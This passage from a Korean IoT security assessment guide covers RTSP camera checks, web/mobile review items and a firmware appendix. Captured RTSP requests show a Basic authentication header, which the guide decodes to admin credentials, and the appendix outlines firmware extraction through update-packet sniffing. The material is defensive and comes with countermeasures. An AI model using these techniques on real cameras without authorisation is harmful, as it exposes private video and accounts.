


그림 111. RTSP 접속 시도

그림 112. 영상 정보 접근

8.1.2. 양호 Case 1 (IP 카메라)

사용자 계정을 이용한 인증 로직이 존재하여 접속 시도 시 401 에러가 발생하였다.




그림 113. 401 에러 발생

8.2. [RT-002] 취약한 인증 사용

구분	내용
전제조건	· RTSP를 이용하여 실시간 영상을 제공하는 기기
취약점 설명	· [취약한 인증 사용 여부] · 취약한 인증 사용으로 인해 인증에 사용되는 계정 정보가 누출되는 취약점
판단 기준	· + [양호] 안전한 인증 방식을 사용할 경우 · + **[취약]** 취약한 인증을 사용하여 계정 정보 획득이 가능한 경우
취약점 영향력	· 취약한 인증 사용으로 인한 계정 정보 누출
보안대책	· 안전한 인증 방식 사용 - 인증 적용 시 HTTP digest 인증 사용

8.2.1. 취약 Case 1 (IP 카메라)

계정 인증을 통한 RTSP 영상 정보 요청 시 HTTP Basic 을 이용한 인증을 사용하고 있음을 알 수 있었다.

```
DESCRIBE rtsp://[redacted]:8554/media RTSP/1.0
CSeq: 4
Authorization: Basic YWRtaW46cG93ZXI=
User-Agent: LibVLC/3.0.17.4 (LIVE555 Streaming Media v2016.11.28)
Accept: application/sdp

RTSP/1.0 200 OK
CSeq: 4
Content-Type: application/sdp
Content-Base: rtsp://[redacted]:8554/media/
Server: [redacted]
Date: Wed, 12 Oct 2022 06:13:56 GMT
Content-Length: 492
```

그림 114. HTTP Basic 인증 사용

획득한 인증 값을 base64 디코딩하여 계정 정보를 획득할 수 있었다.

```
YWRtaW46cG93ZXI=

admin:power
```

그림 115. HTTP Basic 인증 사용

8.2.2. 양호 Case 1 (IP 카메라)

계정 인증을 통한 RTSP 영상 정보 요청 시 HTTP Digest 인증을 사용하고 있어, 인증 정보가 임의의 값들과 함께 해시화 되어 전달되고 있었다.

```
DESCRIBE rtsp://[redacted]:554/stream_ch00_0 RTSP/1.0
CSeq: 4
Authorization: Digest username="admin", realm="iptimeRtspServer",
nonce="3b27a446bfa49b0c48c3edb83139543d", uri="rtsp://[redacted]:554/stream_ch00_0",
response="44c6e2945d6d8ceff88bc9d039d66de5"
User-Agent: LibVLC/3.0.17.4 (LIVE555 Streaming Media v2016.11.28)
Accept: application/sdp

RTSP/1.0 200 Ok
CSeq: 4
Server: [redacted]
Content-Base: rtsp://[redacted]:554/stream_ch00_0/
Content-Type: application/sdp
Date: Wed, Oct 12 2022 15:47:07 GMT
Content-Length: 336
```

그림 116. HTTP Digest 인증 사용

8.3. [RT-003] 취약한 액세스 권한 관리

구분	내용
전제조건	· RTSP를 이용하여 실시간 영상을 제공하는 기기
취약점 설명	· [취약한 액세스 권한 관리 여부] · 취약한 액세스 권한 관리로 인한 일반 사용자의 영상 정보 접근이 가능한 취약점
판단 기준	· + [양호] 계정 별 액세스 권한을 관리하고 있는 경우 · + **[취약]** 액세스 권한 관리 미흡으로 인해 일반 사용자의 접근이 가능한 경우
취약점 영향력	· 취약한 엑세스 권한 관리로 인한 일반 사용자의 영상 정보 획득
보안대책	· 계정 별 액세스 권한 설정 - gstreamer의 경우 gst_rtsp_auth_new (), gst_rtsp_server_set_auth() 사용

8.3.1. 취약 Case 1 (IP 카메라)

관리자인 admin 계정과 일반 사용자인 user 계정을 사용하고 있는 기기에, 일반 사용자 계정을 이용하여 접속을 시도하였다.




그림 117. HTTP Basic 인증 사용

별도의 계정 별 액세스 권한을 설정하지 않아 일반 사용자 계정을 이용하여 영상 정보 접근이 가능하였다.




그림 118. 영상 정보 접근

9. 웹/모바일 점검 상세

구분	내용
전제조건	· Mobile App을 통한 IoT 기기 제어 수행
취약점 설명	· [Server, App 취약점 항목 확인] · Device와 연동되는 Mobile APP 및 Server에 대한 취약점 점검을 수행
참고 사항	· 일반적으로 진단 시 확인 가능한 구성은 아래와 같음 - [Server] API Server, Cloud Server, Auth Server, Commnad Server 등 - [APP] Mobile APP (Cloud) - [Device] IoT Device ※**[Server]** IoT 연동 Server는 대부분 UI가 별도 제공되지 않으며 Json, xml 등의 형태로 통신을 수행한다. 이에 따라 웹 점검 항목을 선정하여 반드시 점검이 필요하다. 대표적으로 반드시 보아야 하는 취약점 들은 다음과 같다. - 사용자 입력 값에 의한 취약점 (SQL Injection, XSS, 파일 업로드 등) - 인증관련 항목 (인증 누락, 정보누출 등) - 서버 설정, 백업파일 관련 항목 ※**[Mobile]** 참고 사항으로 아래와 같은 사항을 고려하여 위험 발생 요소가 있을 경우 취약으로 볼 수 있다. - 임의로 디바이스 등록, 해제, 초기화 가능 여부 - 사용자 결제 정보 등록, 변경, 해제 시 확인 절차가 없어 임의로 변경 - 디바이스 분실 가능성에 의한 초기화 혹은 Lock 기능 없음
취약점 영향력	· 웹/모바일 가이드 참고
보안대책	· 웹/모바일 가이드 참고

표 23. 웹/모바일 점검

10. 별첨 1) 펌웨어 상세 이론

10.1. 임베디드 시스템

임베디드 시스템은 기기제어를 위해 전자장치에 내장되는 컴퓨터 시스템으로 특정 목적을 가지고 동작하는 소프트웨어다. 단순 동작을 반복하는 마이크로프로세서와 달리 운영체제(윈도우 CE 또는 리눅스 커널)를 포함한다.

10.1.1. 임베디드 리눅스

IoT 기기는 일반적으로 하드디스크를 수용할 수 없는 소형 제품이 많이 때문에, 저장 공간이 넉넉하지 못하여 ROM 이나 Flash Memory 를 하드디스크처럼 사용한다. 리눅스의 경우 윈도우보다 경량화되어 있고, 소스코드가 공개되어 있어 운영 및 개발이 편리하기 때문에 대부분의 임베디드 시스템에서는 리눅스를 사용한다. 리눅스는 설치 시 제조사에서 제공해주는 이미지 파일 1 개만 다운받아 설치하면 되지만, 임베디드 시스템은 Boot Loader, OS Kernel, Root File System[1], User File System[2]을 각각 이미지 파일로 만들어 Flash Memory 에 탑재시켜야 한다. 이때, Boot Loader, OS Kernel, File System 을 묶어 펌웨어라고 부른다.

아래의 표는 기존의 리눅스와 임베디드 리눅스의 차이이다.

구분	리눅스	임베디드 리눅스
주 사용 용도	데스크탑 PC 혹은 서버	임베디드 시스템 장치/장비
사용 CPU	인텔, AMD 등	ARM, MIPS, AVR32 등
설치 방법	리눅스 배포판으로 쉽게 설치 가능	Boot Loader, OS Kernel, File System 등을 이미지 파일로 만들어 설치
시스템 자원 소모	HDD, RAM 등 충분히 큰 자원을 지닌 하드웨어를 이용 자원 소모에 부담이 적음	Flash Memory, 충분하지 못한 RAM 사용. 시스템의 최소화/최적화 필요
업그레이드	OS 에서 지원하여 업그레이드가 쉬움	제조사 혹은 사용자가 직접 업그레이드를 해주어야 함

[1] Ramdisk 란? 메모리의 일부분을 하드디스크처럼 사용하는 것

[2] 3.1.2 펌웨어 항목에서 설명하는 File System 을 User File System 이라 함.

10.1.1.1. 부팅 과정




그림 119. 임베디드 리눅스 부팅

임베디드 리눅스는 Flash Memory 에 Boot Loader, Kernel, Root File System, User File System 을 저장하고 있다. IoT 기기에 전원이 인가되면 Flash Memory 에 저장되어 있던 Boot Loader (주로 U-Boot 사용)가 메모리에 로드된다. 메모리가 넉넉하지 않은 임베디드 시스템 특성상 Boot Loader 는 Kernel Image 와 Ramdisk Image 를 메모리에 로드 한 후 메모리에서 소멸한다. Kernel 은 Ramdisk 를 이용하여 Root File System 을 마운트하고, initrd 에 있는 linuxrc 디렉토리 내 실행파일을 실행시킨 후 종료된다. 이후 커널은 Root File System 에서 User File System 으로 File System 을 전환한다.

10.1.1.2. 펌웨어

IoT 기기에서는 하드디스크를 사용할 수 없어, 초기에는 저장 공간으로 ROM 을 주로 사용했다. 하지만 ROM(Read Only Memory)은 펌웨어를 업데이트 시 부품을 교체해야 하는 단점이 있어, 대체제로 ROM 의 일종인 EEPROM 을 사용하기 시작했다. EEPROM 은 1byte 씩 Read/Write 할 수 있어, 부품을 교체하지 않고도 펌웨어를 업데이트 할 수 있다. 하지만 속도가 많이 느리고, 기록 횟수 제한이 있기 때문에 최근에는 Flash Memory 를 주로 사용하는 추세이다. Flash Memory 는 원하는 크기를 자유자재로 Read 할 수 있고, 블록단위로 write 하기 때문에 EEPROM 보다 훨씬 빠르고, 기록 횟수 제한에서 훨씬 자유롭다.

임베디드 리눅스에서 사용되는 파일시스템은 총 4 가지이다.




그림 120. 파일시스템 종류

파일시스템은 Root File System 과 User File System 두 가지로 구분할 수 있다. Root File System 의 경우 IoT 기기의 저장 공간이 여유롭지 않아, initrd 만 보유하고 있으며, 필요한 파일을 모두 실행시킨 이후 User File System 으로 전환된다.

User File System 은 Rom/Flash/Read-only 세 가지가 존재하는데, Rom 과 Flash 는 말그대로 Rom 혹은 Flash Memory 전용 File System 이다. Read-only File System 은 임베디드가 아닌 리눅스에서도 사용이 가능한데,

압축률이 높아 임베디드 리눅스에서 많이 사용하고 있다. 또한, 개발자의 의도에 따라 Read-only File System 과 Flash File System 을 혼용하여 사용하는 경우도 있다.

```
11082524      0xA91B1C        XML document, version: "1.0"
11083788      0xA9200C        JFFS2 filesystem, little endian
11090136      0xA938D8        JFFS2 filesystem, little endian
11091968      0xA94000        JFFS2 filesystem, little endian
11100484      0xA96144        JFFS2 filesystem, little endian
11107816      0xA97DE8        JFFS2 filesystem, little endian
11114948      0xA999C4        JFFS2 filesystem, little endian
11154176      0xAA3300        JFFS2 filesystem, little endian
11162404      0xAA5324        JFFS2 filesystem, little endian
11165804      0xAA606C        JFFS2 filesystem, little endian
11170376      0xAA7248        JFFS2 filesystem, little endian
11198464      0xAAE000        Squashfs filesystem, little endian, version 4.0, c
ompression:xz, size: 3500042 bytes, 102 inodes, blocksize: 131072 bytes, created
: 2020-08-20 01:54:56
16285696      0xF88000        Squashfs filesystem, little endian, version 4.0, c
ompression:xz, size: 345886 bytes, 28 inodes, blocksize: 131072 bytes, created:
2021-01-06 02:08:34
```

그림 121. 펌웨어 혼용

10.2. 펌웨어 추출

IoT 기기 진단 시 펌웨어를 획득/추출이 가능한 경우 펌웨어 분석과 실행파일 분석을 통한 취약점 진단이 가능해진다. 진단 시 펌웨어를 제공해 주는 경우 쉽게 획득이 가능하지만, 제공받지 못하는 경우 펌웨어를 획득하는 과정이 필요하다. 펌웨어 획득/추출을 위해 먼저 수행되어야 하는 과정은 제조사의 펌웨어 공개 여부 확인이다. 제조사에서 펌웨어를 공개하였을 경우 아래의 추출 과정 없이 펌웨어를 손쉽게 획득할 수 있다. 펌웨어가 공개되어 있지 않다면 업데이트 패킷 스니핑, 디버그 포트, 플래시 메모리 덤프 등을 이용하여 펌웨어를 추출해야 한다.




그림 122. 펌웨어 획득/추출 흐름도

10.2.1. 공개된 펌웨어




그림 123. 펌웨어 획득/추출 흐름도 - 공개된 펌웨어

제조사에서 펌웨어를 공개하는 경우, 일반적으로 제조사 홈페이지에서 최신 펌웨어를 다운로드 할 수 있다. 다른 펌웨어 추출 방법은 별도의 장비가 필요하고 많은 시간이 소요되기 때문에 제조사의 펌웨어 제공 여부를 확인하는 것을 권장한다. 아래는 제조사 홈페이지에서 펌웨어 다운로드를 제공하는 예시다.

그림 124. 제조사 홈페이지에 공개된 펌웨어

10.2.2. 업데이트 패킷 스니핑




그림 125. 펌웨어 추출/획득 흐름도 - 업데이트 패킷 스니핑

제조사에서 펌웨어를 공개하고 있지 않은 경우, 가장 먼저 확인해야 할 것은 업데이트 패킷이다. 디버그 포트와 플래시 메모리 덤프는 기기를 분해하고 납땜을 하는 등의 추가 절차를 거치게 되는데, 이때 기기가 망가질 수 있는 위험이 있다. 그래서 기기를 분해하기 전 최신 펌웨어로 업데이트 할 때 네트워크 분석 도구를 이용하여 진단 대상 기기의 펌웨어를 획득하는 방법을 시도하여야 한다. 업데이트 패킷 스니핑을 이용한 펌웨어 추출은 진단대상 기기가 업데이트 시 통신구간 암호화(SSL/TLS)를 사용하지 않는 경우에만 펌웨어 획득이 가능하다.

업데이트 패킷 스니핑을 위해서는 포트 미러링 기능을 지원하는 무선 AP/스위치허브가 필요하다. 네트워크 분석 도구는 WireShark 와 NetworkMiner 를 사용한다.

구분	명칭	링크
S/W	WireShark	https://www.wireshark.org
	NetworkMiner	https://www.netresec.com/?page=NetworkMiner
H/W	포트 미러링 기능을 지원하는 무선 AP/스위치허브 ex) iptime N604S	

10.2.2.1. 포트 미러링




그림 126. 포트 미러링

업데이트 패킷 스니핑은 포트 미러링 기능을 지원하는 무선 AP 를 이용해 대상 기기가 주고받는 펌웨어 정보를 획득하는 방법이다. 무선 AP 에 포트 미러링을 설정하고 아래와 같이 APP 과 Web 어플리케이션 업데이트 기능을 통해 무선 AP 를 통과하는 펌웨어 다운로드 요청 URL 또는 펌웨어 패킷을 캡쳐할 수 있다.

